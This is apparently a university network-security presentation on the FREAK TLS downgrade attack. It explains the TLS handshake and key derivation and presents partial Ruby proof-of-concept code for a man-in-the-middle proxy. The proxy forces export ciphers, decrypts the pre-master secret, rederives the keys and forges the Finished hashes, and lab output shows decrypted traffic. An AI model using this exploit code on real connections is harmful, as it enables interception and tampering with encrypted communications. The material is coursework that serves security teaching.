

# Network Security

## FREAK Bonus Challenge



TECHNISCHE  
UNIVERSITÄT  
DARMSTADT

# Overview

- Introduction
- The TLS Protocols
  - Handshake
  - Key Calculation
  - Application Data
- The FREAK Exploit (step-by-step)
- Implementation
- Live Demo
- Conclusion

- FREAK ("Factoring RSA Export Keys") is an exploit of cryptographic weakness in the SSL/TLS family of protocols

## **Goal: Implement Proof-of-Concept code for exploiting FREAK**

- This presentation focuses specifically on the TLS protocols

# The TLS 1.2 Protocol


## Transport Layer Security

- 3 versions currently in use: 1.0, 1.1 and 1.2
- TLS 1.2:
  - Most recent version of the SSL/TLS protocol family
  - Specified in 2008

## Consists of:

- Handshake
  - Authenticates
  - Exchanges security parameters
- Message protocol
  - Specifies how messages are encrypted/decrypted
  - Guarantees message authenticity, detects manipulation

# The TLS Handshake



# The TLS Handshake - ClientHello

---

- First message sent from client to server
- Contains (among other things):
  - Maximum supported protocol version
  - Client Random (32-byte nonce)
  - List of supported cipher suites

# The TLS Handshake - ServerHello

- Reply to the ClientHello message
- Server takes into account information supplied by the client, chooses protocol version and cipher suite.
- Contains (among other things):
  - Protocol version the client and server *both* will use
  - Server Random (32-byte nonce)
  - Cipher suite the client and server *both* will use

# The TLS Handshake - ServerKeyExchange

## Optional Message

- Sent right after the server certificate, if what is in the certificate is not suficiente for the chosen cipher.
- In the case of the FREAK exploit:
  - Contains the export-grade (512-bit) public key that will be used instead of the one included in the certificate, when it has a key stronger than that.



# The TLS Handshake - ClientKeyExchange

- Sent after:
  - Cipher agreed upon
  - Server certificate authenticated
  - ServerKeyExchange received, if necessary
- In case of export ciphers:
  - Contains the pre-master secret used to generate the master secret
  - Encrypted with the server's public key (or the ServerKeyExchange public key, if the server's public key is stronger than 512-bits)

# The TLS Handshake - ChangeCipherSpec

- Signals the start of encryption
- From the following message, all communication will be encrypted with previously agreed-upon security parameters

# The TLS Handshake - Finished

- Sent immediately after a ChangeCipherSpec message
- Checks if agreed-upon security parameters are corrects
- Contains a hash of all previous handshake messages as seen by the sender
  - This detects handshake manipulations, assuming the attacker isn't able to modify this hash

**If this hash check fails, the other party will abort the connection!**

# The TLS Key Calculation

- Master key is generated from pre-master key and client/server randoms
    - All passed as input to a cryptographically strong pseudo-random function.
  - Using same PRF with master key as input, 6 keys are generated:
    - Client MAC write key
    - Server MAC write key
    - Client write key
    - Server write key
    - Client Initialization Vector
    - Server Initialization Vector
- Used for Message Authentication Codes
- Symmetric encryption keys
- If required by cipher
- In the case of export ciphers, the write keys are input into the PRF again to generate the actual write keys that will be used during communication

# The TLS Protocol – Application Data

## Both parties may now exchange data securely!

- Before encryption, HMAC is appended to plaintext to guarantee authenticity
  - Keyed with previously generated keys
  - Salted with the TLS sequence number, protocol version and message size
- Plaintext (including HMAC) is encrypted with symmetric cipher
- Upon reception, ciphertext is decrypted, HMAC is verified.
  - Connection is aborted if verification fails

# The FREAK Exploit (1)

- FREAK ("Factoring RSA Export Keys") is an exploit of cryptographic weakness in the SSL/TLS family of protocols
- First reported in January 2015, unnoticed since the 1990s.
- Allows an attacker to gain full control of a secure connection
  - Decrypt, modify, insert, etc.
- U.S. regulations on exportable software in the 1990s limited public-key pairs to RSA moduli of 512-bits or less.

# The FREAK Exploit (2)

- OpenSSL is an open-source security suite founded in 1998, offering implementations of many cryptographic tools and protocols.
  - Serves as foundation to many secure systems today
- Code related to export regulations remained in the project until this year.
  - Originally for backwards-compatibility
  - Forces a server or client to accept export-grade ciphers even if configured not to
- Even worse:
  - Server software (like the Apache web server) were found to create a single export-grade public-key pair, and re-use it until restart.

# The FREAK Exploit – Step 1

## Obtain the Server's Export-grade Private Key

- This key is necessary to decrypt the pre-master secret contained in the ClientKeyExchange message.
- Due to key re-use:
  - Connect to the target server
  - Request export cipher
  - Store public key contained in ServerKeyExchange message
  - Disconnect
  - Break it offline in a couple of hours (possibly using the cloud)



# The FREAK Exploit – Step 2

## Attempt a Cipher Downgrade

- After intercepting a handshake with the target server:
  - Modify cipher suite list in ClientHello message to contain only export-grade ciphers
- If both parties are vulnerable, both will accept the export-grade cipher

# The FREAK Exploit – Step 3

## Calculate Keys

- Intercept ClientKeyExchange message
  - Decrypt it with previously obtained private key
- Generate all necessary keys by following the TLS protocol specification

# The FREAK Exploit – Step 4

## Modify the Handshake Hashes

- Store a copy of all the handshake messages from the point-of-view of the client and server (they both saw different things)
- Intercept both Finished messages, and change the hash to one corresponding to the handshake messages the destination party saw.
- Finished messages are already encrypted, so this required the attacker to use the keys from Step 3 to generate a valid HMAC, and encrypt the modified message.
- Assuming the attacker succeeds with this step, he now has full control over the communication, and neither party detected the manipulations (knows all keys)

# Implementation: Introduction

---

- Proof-of-Concept code developed under Linux Mint 17
- Language: Ruby 2.2.0 (should work on >2.0.0)

# Implementation: Building OpenSSL (1)

---

- We require vulnerable software!
- Downloaded source code for OpenSSL 1.0.1j, a vulnerable version.

# Implementation: Building OpenSSL (2)

- It's unfeasible to factor the export-grade key every time the server restarts.
- Modified *RSA\_generate\_key\_ex* function in the *crypto/rsa/rsa\_gen.c* file in order to write temporary RSA keys to file.

```
FILE *pFile;  
pFile = fopen("rsa_temp.key", "wb");  
if (pFile != NULL)  
{  
    → PEM_write_RSAPrivateKey(pFile, rsa, NULL, NULL, 0, 0, NULL);  
    → fclose(pFile);  
    → printf("-- PRINTED GENERATED RSA KEY TO FILE\n");  
}  
else {  
    → printf("-- COULD NOT PRINT GENERATED RSA KEY TO FILE\n");  
}
```

# Implementation: Building OpenSSL (3)

- Two versions of our vulnerable, custom OpenSSL built:
  1. *openssl\_debug* with the *DEBUG*, *SSL\_DEBUG*, *TLS\_DEBUG*, *KSSL\_DEBUG* flags
    - Prints secrets, keys to console. Useful for debugging and comparing with our own code
  2. *openssl* with the default flags

# Implementation: Client-Server Setup

- A self-signed server certificate *server.crt* and corresponding private key *server.key* were created using the OpenSSL toolset
- As client and server, the OpenSSL *s\_client* and *s\_server* were used, respectively.
- Assuming the server listens on port 3000, run in different consoles:

```
./openssl s_server -accept 3000 -cert certs/server.crt -key certs/server.key -tls1_2
```

```
./openssl s_client -connect localhost:3000
```



# Implementation: Man-in-the-Middle Proxy

- Simulate the attacker using a MitM proxy written in Ruby
  - using the *em-proxy* ruby gem.
    - Intercepts data, optionally modifies it, then sends it to the real destination.
  - Configured to redirect port 4000 to 3000.
- In order to run the client through this proxy, after starting the server, run in different consoles:

```
ruby tls_proxy.rb
```

```
./openssl s_client -connect localhost:4000
```

# Implementation: Modifying the Handshake (1)

- TLS Protocol structures implemented in file *tls\_record.rb* using *bindata* Ruby gem

```
# TLS ClientHello
class ClientHello < BinData::Record
  → endian :big
  →
  → protocol_version :client_version
  → string :random, :length => 32
  →
  → uint8 :session_id_length
  → string :session_id, :read_length => :session_id_length
  →
  → uint16 :ciphers_length
  → string :ciphers, :read_length => :ciphers_length
```

...

# Implementation:

## Modifying the Handshake (2)

- Cipher suites list is edited to contain only the EXP-RC4-MD5 cipher.
- Additionally, the client and server randoms are stored for later, as well as a copy of all handshake messages.

```
# Intercept client stream, and modify it if necessary
conn.on_data do |data|
  → # Go through each fragment
  → data = plaintext_each(data, :client) do |fragment, type|
  →
  → → # If the fragment is a handshake
  → → if type.handshake? → →
  → → → new_handshakes_orig = fragment.to_binary_s
  → → → →
  → → → # Intercept the client hello message
  → → → if fragment.msg_type.client_hello?
  → → → → @clienthello_random = fragment.msg.random.b
  → → → →
  → → → → # Force EXP-RC4-MD5
  → → → → fragment.change_ciphers "\x00\x03".b
  → → →
  → →
  →
end
```

...

# Implementation:

## Modifying the Handshake (3)

---

- When the ClientKeyExchange message is intercepted, the *rsa\_temp.key* file is loaded and the pre-master secret is decrypted using the OpenSSL Ruby gem
- Afterwards, the master secret and all other keys are generated.
  - This requires implementation of the TLS pseudo-random function, in *tls\_prf.rb*

# Implementation: Modifying the Handshake (4)



```
#####
# Calculate keys from the premaster secret
def calculate_keys(premaster)
→ puts 'Calculating keys from premaster...'
→
→ #RFC 5246 master_secret
→ @master_secret = TLS::PRF.prf(premaster.to_binary_s, 'master_secret', @clienthello_random + @serverhello_random, 48)
→
→ #RFC 5246 key_block
→ @key_block = TLS::PRF.prf(@master_secret, 'key_expansion', @serverhello_random + @clienthello_random, 42)
→
→ @client_write_MAC_key = @key_block[0, 16]
→ @server_write_MAC_key = @key_block[16, 16]
→ @client_write_key = @key_block[32, 5]
→ @server_write_key = @key_block[37, 5]
→
→ #RFC 2246 final keys (export-grade only)
→ @final_client_write_key = TLS::PRF.prf(@client_write_key, 'client_write_key', @clienthello_random + @serverhello_random, 16)
→ @final_server_write_key = TLS::PRF.prf(@server_write_key, 'server_write_key', @clienthello_random + @serverhello_random, 16)
→
→ @known_keys = true
end
```

...

# Implementation: Modifying the Handshake (5)



```
#####
# HMAC (used in PRF)
def hmac_hash(hash, secret, data)
  → OpenSSL::HMAC.digest(hash, secret, data)
end

#####
# A(i)
def a(hash, secret, seed, i)
  → fail 'i cannot be negative' if i < 0
  → return seed if i == 0
  → return hmac_hash(hash, secret, a(hash, secret, seed, i-1))
end

#####
# P_MD5
def p_hash(hash, secret, seed, len)
  → output = ''
  → i = 1
  →
  → while output.bytesize < len
    → → output << hmac_hash(hash, secret, a(hash, secret, seed, i) + seed)
    → → i = i + 1
  → end
  →
  → return output[0, len].b
end
```

...

# Implementation:

## Modifying the Handshake (6)



...

```
#####
# PRF
def prf(secret, label, seed, len)
→# Make sure strings are binary-encoded
→secret = secret.b
→label_seed = (label + seed).b

→# Use the correct PRF for each protocol version
→if version == '3.3' # TLS 1.2
→→return p_hash(MD5_DIGEST, secret.b, label_seed, len)
→elseif version == '3.2' || version == '3.1' # TLS 1.0 / 1.1
→→l_s = secret.bytesize;
→→l_s1 = (l_s.to_f / 2).ceil
→→#l_s2 = l_s1
→→
→→s1 = secret[0, l_s1]
→→s2 = secret[l_s - l_s1, l_s1]
→→
→→return p_hash(MD5_DIGEST, s1, label_seed, len) ^ p_hash(SHA1_DIGEST, s2, label_seed, len)
→else
→→puts "\tINCOMPATIBLE OR UNKNOWN SSL/TLS VERSION #{version}, ABORTING..."
→→abort
→end
end
```

# Implementation: Modifying Encrypted Messages

- After each ChangeCipherSpec message, messages start to be decrypted.
  - implemented using the OpenSSL ruby gem

```
# Do decryption
plain = cipher.update(orig.fragment.to_binary_s) + cipher.final

generic_stream_cipher = TLS::GenericStreamCipher.read(plain)

fragment = generic_stream_cipher.content
type = orig.type
```

- If messages are modified, we regenerate the HMAC and reencrypt them, before delivering to the destination.

```
# Update plaintext
generic_stream_cipher.content = modified_s

# Generate new MAC
generic_stream_cipher.mac = TLS::PRF.mac(mac_key, orig, sec_num, generic_stream_cipher.content.to_binary_s)

# Encrypt
ciphertext = cipher.update(generic_stream_cipher.to_binary_s) + cipher.final
orig.fragment = ciphertext.b
```



# Implementation: Modifying Encrypted Messages



```
#####
# MAC used for integrity checks
def mac(mac_key, ciphertext, seq_num, data)
  → # Generate Salt
  → seq_num_bin = BinData::Uint64be.new(seq_num)
  → mac_data = seq_num_bin.to_binary_s + ciphertext.type.to_binary_s + ciphertext.version.to_binary_s +
  → ..... [data.bytesize].pack('n') + data

  → # Calculate HMAC
  → OpenSSL::HMAC.digest(MD5_DIGEST, mac_key, mac_data)
end
```

# Implementation:

## Modifying the Handshake Hashes (1)



...

```
# Intercept the client finished message, and 'fix' it so that our changes go unnoticed by the server
if fragment.msg_type.finished?
  → puts "\tCLIENT FINISHED MESSAGE"
  → fragment.msg = TLS::PRF.prf(@master_secret, 'client finished', TLS::PRF.handshake_hash(@handshakes_modified), 12)
end
```

...

...

```
# Intercept the server finished message, and 'fix' it so that our changes go unnoticed by the client
elsif fragment.msg_type.finished?
  → puts "\tSERVER FINISHED MESSAGE"
  → fragment.msg = TLS::PRF.prf(@master_secret, 'server finished', TLS::PRF.handshake_hash(@handshakes_orig), 12)
end
```

...

# Implementation:

## Modifying the Handshake Hashes (2)



```
#####
# Handshake hash function (for Finished message)
def handshake_hash(data)
  → # Use the correct hash method for each protocol version
  → if version == '3.3' # TLS 1.2
  → → return SHA256_DIGEST.digest(data)
  → elsif version == '3.2' || version == '3.1' # TLS 1.0 / 1.1
  → → return MD5_DIGEST.digest(data) + SHA1_DIGEST.digest(data)
  → else
  → → puts "\tINCOMPATIBLE OR UNKNOWN SSL/TLS VERSION #{version}, ABORTING..."
  → → abort
  → end
end
```

# Implementation: Success (1)



TECHNISCHE  
UNIVERSITÄT  
DARMSTADT

```
Terminal
File Edit View Search Terminal Help
rui@rui-VirtualBox ~/freak $ ./openssl s_server -accept 3000 -cert certs/server.
crt -key certs/server.key -tls1_2
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Using default temp DH parameters
Using default temp ECDH parameters
ACCEPT
Generating temp (512 bit) RSA key...-- PRINTED GENERATED RSA KEY TO FILE
-----BEGIN SSL SESSION PARAMETERS-----
MFUCAQECAGMDBAIAAwQABDDlpJKCsxZ1lGJXLBRITs/h1xBsLZxejHVEhyIgEwkC
zoQkIz250NNLu1Z7ou3K3GShBgIEVUPBPaIEAgIcIKQGBAQBAAAA
-----END SSL SESSION PARAMETERS-----
Shared ciphers:EXP-RC4-MD5
CIPHER is EXP-RC4-MD5
Secure Renegotiation IS NOT supported
some test data...
some test data, now from the server

SERVER FINISHED MESSAGE
server modified fragment: {:msg_type=>:finished, :msg_length=>12, :msg=>"3\x1A\xAE\xBA\xC5d\xC4\xE4\x9Ah\x8E"}
-- NEW CLIENT RECORD
client ciphertext: {:type=>:application_data, :version=>"3.3", :fragment_length=>34, :fragment=>">\xBD0\x1F\x9F\xAD\xC2\xF79_\x13Y\xEB\xB6\xB4\x1A\x1F)\xA19\xF27\xC2\x8
0,\x9F\xE8\xDB\x0F\xF0\x9F'*a"}
client decrypted fragment: "some test data...\n"
-- NEW SERVER RECORD
server ciphertext: {:type=>:application_data, :version=>"3.3", :fragment_length=>52, :fragment=>"Sd?\xF6\xCC\x16\x01\xF9\xBF'\xCC|\x9Ek\x1C3l\xDD\xFE\xFBI\b\xC6\x17GxA
1\x1E\xDC6+i\xC2EL7\x15\AM3\x1C\xC8\xAAC\xE0\xF0\xED^d\x9A\xAC\x1D\xBE"}
server decrypted fragment: "some test data, now from the server\n"

Terminal
File Edit View Search Terminal Help
Key-Arg : None
PSK identity: None
PSK identity hint: None
SRP username: None
length
TLS session ticket lifetime hint: 7200 (seconds)
TLS session ticket:
0000 - 78 e8 99 aa 1d 7c 70 1a-c4 b5 98 d4 6a 57 78 39 x....|p....jWx9
0010 - 02 38 32 44 15 59 d3 f6-bd 30 4b b6 7d bc a1 0f .82D.Y...0K.}...
0020 - a0 ac 50 f0 83 52 35 bb-bf c9 c7 64 42 89 49 34 ..P..R5....dB.I4
0030 - a0 b5 c3 b5 54 95 52 c4-99 13 c4 3f bb d4 2c cf ....T.R....?...
0040 - 54 3c 08 0f 9b 2b 06 72-2a 01 31 04 de d9 44 e1 T<...+.*.1...D.
0050 - 5c cd 50 e4 7c 69 31 9f-68 92 73 98 bc 8d bc e5 \.P.|i1.h.s.....
0060 - eb c6 64 b9 a1 66 cc 36-42 5e 6d 8b 1e 38 35 a9 ..d..f.6B^m..85.
0070 - df 4e 9f 7d 96 c6 25 ac-97 5e 63 d7 71 21 d1 18 .N.}%...^c.q!...
0080 - 82 54 fe 49 f9 30 bc a6-88 19 2a 69 b4 d0 54 cd .T.I.0....*i..T.
0090 - fd c2 d7 c0 f8 d2 14 17-4b 83 f4 84 a8 ab 5e 19 .....K.....^

Start Time: 1430503741
Timeout : 300 (sec)
Verify return code: 18 (self signed certificate)
---
some test data...
some test data, now from the server
```

# Implementation: Success (2)



TECHNISCHE  
UNIVERSITÄT  
DARMSTADT

Cywin64: /home/Rui/rufreak

```
7\x8C7G\x94\xF7'\x0F0\x98\x0F5\xEA\xA1\xD8\xA3\x9C\xAA\xA8\xFB\xD1B\xFC\xB2\xB6\xB9L\xF8 J\xD0\xF91H^\xA1\xA8\xD3\xEAU\x1D\x02\x8E\xEB\x16vj,\xF9\xB1r\xF3\x029\xFD\x86\xC5\x8D\x15\xCB\xAE\xBD\xE0\xFB v\xAF\x86<\"/>\x9D\xB7DG\xB8+\x06:WEt\x19$\xDF\x801(\f9LG2\xFE^\xAA\x88\xDE\x89_C\t3d\xC6B\xA5\xEA\x12\xDD\xAC\xFA\xC0\xF5\x16\xE9\xCEij)\x94\x10\x87\xE5\x91_\xEC\xFA\xD9\xDC\xD02\nF6T\xC8\xFC>\n\xDA\xB2\xEE\x16)\xA5\x9C\x81:T\xA7\xAEU\xC3)X\x98\xFF\x01D\xE4:}
client decrypted fragment: "GET / HTTP/1.1\r\nHost: 192.168.1.100:4000\r\nAccept-Encoding: gzip\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0 (Linux; U; Android 2.3.7; en-us; Genymotion ('Phone' version) Build/GWK74) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1\r\nAccept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png;*/*;q=0.5\r\nAccept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7\r\nCache-Control: no-cache\r\nPragma: no-cache\r\n\r\n"
client modified fragment: "GET / HTTP/1.1\r\nHost: 192.168.1.100:4000\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0 (Linux; U; Android 2.3.7; en-us; Genymotion ('Phone' version) Build/GWK74) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1\r\nAccept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png;*/*;q=0.5\r\nAccept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7\r\nCache-Control: no-cache\r\nPragma: no-cache\r\n\r\n"
-- NEW SERVER RECORD
server ciphertext: {type=>:application_data, :version=>"3.1", :fragment_length=>276, :fragment=>"\xA0\xEE\xB0\xFD\xC5T\x9A\xBB\xD1\x8E\xB1\x9F[\t\xD5)(F9\xD10\xEC<\fE\xA07\b\x99\xB5\x87(NH\xD1\b\xB1X(\xAA\x9B)\x98vL\x87\xB6\xD0\xD1\xEC\x9A1\x19\x0F\x11\xEE\nv\x7FQ\x0524I\x15D\xD6\x81d\xA0\x96o[\xA5\xA3DQ\x14\n\xD3\xB4\x8A\xB9\xC9\xEF\x16\x9B\xB9\xCAb\xBE\x9Bh\x8E6\xCB\xFD\x8D\xAC\xA3\xF5+\xCC\xBF\xBA\xFE\xC2I\xF2C]\x06\xB4\xE5\x00\x84\b66\xCFM\xB1\xB0\xC2E;2\x02\x12\x80n\xFB\xF6C\x82\x1C8\xDB\xC7\xAE6\x1C\xF4\x05\x01)#\xD2\xDD\xE4\xC0,\xA2p\n\xC4NF\xEEQq#k\x8D\n\xBBf\xA0\xB1\xDB\xA6\xD1\x88\x0EZ\xAE\x91\x1F\x95\xC9\x18\xC4\xBD\xFB*\xF4\x01\n\x98\x02\xD6\xEF\x1F\xFB\xB2Q?\xE3\xB2_ \x16\xB7\xD1\xFE\xBA\x04\xE6p\x91\xF8n\x1C\r\xDA\xF7'@i\x8F6z\x03ckyO\xBC:cS\x88\x9EP\xC8\x8E\x9FF#\xC5\x1F9\x122,\xB1-\xFEC\x1A)\xD2\xE1\xA8\xACe\xC7*P\xC6\xDBI]\x84\x9F\x10+\xB5\x95I\x84\b\xB3\xABt/")
server decrypted fragment: "HTTP/1.1 200 OK\r\nDate: Tue, 19 May 2015 19:24:27 GMT\r\nServer: Apache/2.2.2 (Debian)\r\nLast-Modified: Wed, 06 May 2015 02:34:56 GMT\r\nETag: \"272e8f9-13b-51560a3ff1400\"\r\nAccept-Ranges: bytes\r\nContent-Length: 315\r\nVary: Accept-Encoding\r\nContent-Type: text/html\r\n\r\n"
-- NEW SERVER RECORD
server ciphertext: {type=>:application_data, :version=>"3.1", :fragment_length=>331, :fragment=>"\xB1v\xC3\x98\xD7\xA5\x839\xCA\xDF1<\xEA,\xB8Hu\xF0\xED\xCD\xB6\xD5\x0E\x03c\xBEe\xEF\exBDn\xC6\xB33w^\xF3\xC3\xD6\xE0\xA58\xE0,\xB1\xEF\xCD\xE1]\x97V\x0E\x9C\xCF(\xC8\x8E'K\x8F\xA6\x97\x03\x8B\xC9\xDA'6 O\xAC\x85\xB8\xC7A(\xE6\xEE\xA9\xDEBfD\x16\xFE)\xBf#{\xFEA\xD84\xDBg\x01e\x9C9\\x02P\xED-\xFB\xDDUb4\xB3\xB9v\xC8\x97\x04\xBCvu\"/\x83\xE0\xBD5\xF7\x19\xE9\xF7\x82\x90\xE9Z[2nG\x0F\xAD\xBE\xA9\x98\x8C\xCC\xD2\xFF\x89\x18\x9E\xA7\xDfX\xF4\xF1\xD6\xBE\xEB\xE3K\x1F\x822\x95\xAF\x05\x90v]\x01\x89\xB4\x8DS\x82\n\x91\xBE\x8C\x8D#?\xF4\x88w\x04]\xF6y;z-\xB9\x81B_bf[q\x9E\xF1\x8A\xA94\xC1\x10-H\x14\xF0\xAA5NS\xE8\x19[\x04,\xA5K\xC5\xF2\xF2Q\xC5\xE1\xB2\x13\xA2)\x96\xBE_ \"q\x9E\xF1\x8A\xA94\xC1\x10-H\x14\xF0\xAA5NS\xE8\x19[\x04,\xA5K\xC5\xF2\xF2Q\x96\xD9a4M\xF6w\xE3v/\xDB\xA9\xBE[\xE4\xBB\x96\xFE\x8D9\xB2\xAA\xACb:\xDD\x15\xE3\x14G*\xBB\x9C0\xAE\xB1\xCB\xBDW\xFAFK)4sM\x8D\xDA\xAC\x10\xF9\xCE\x9A\x140\xA3c\xB3?'\n\xE3'\xFF\xAF9 \xE0\x8E\xC4m\x80V"}
server decrypted fragment: "<html><body><h1>NetSec FREAK challenge test server</h1><n><p>You find the (temporary) 512-,1024- and (static) 2048-private key in the folder <a href=\"https://netsec-freak.net.hrztu-darmstadt.de/keys/\">https://netsec-freak.net.hrztu-darmstadt.de/keys/</a></p><p>Contact: dennis.giese at cased.de</p></body></html></n>"
```

Genymotion for personal use - Google Nexus S - 2.3.7 - API 10 ...

6:27

**Security certificate**

This certificate is valid.

**Issued to:**

Common name: netsec-freak.net.hrztu-darmstadt.de

Organization: netsec-freak.net.hrztu-darmstadt.de

Organizational unit:

**Issued by:**

Common name: netsec-freak.net.hrztu-darmstadt.de

Organization: netsec-freak.net.hrztu-darmstadt.de

OK

free for personal use



# LIVE DEMO

# Conclusion

**TLS Protocol was analyzed**

**FREAK exploit was explained and implemented**

- Small issues with a protocol, bugs or other problems, can easily lead to a serious security flaw
- These issues might remain unknown for very long
  - More regular source code audits might help prevent the most obvious ones
- Government meddling into security systems makes them less secure for *everyone*, not just the targets (servers inside the U.S. were also affected by FREAK)



# Any questions?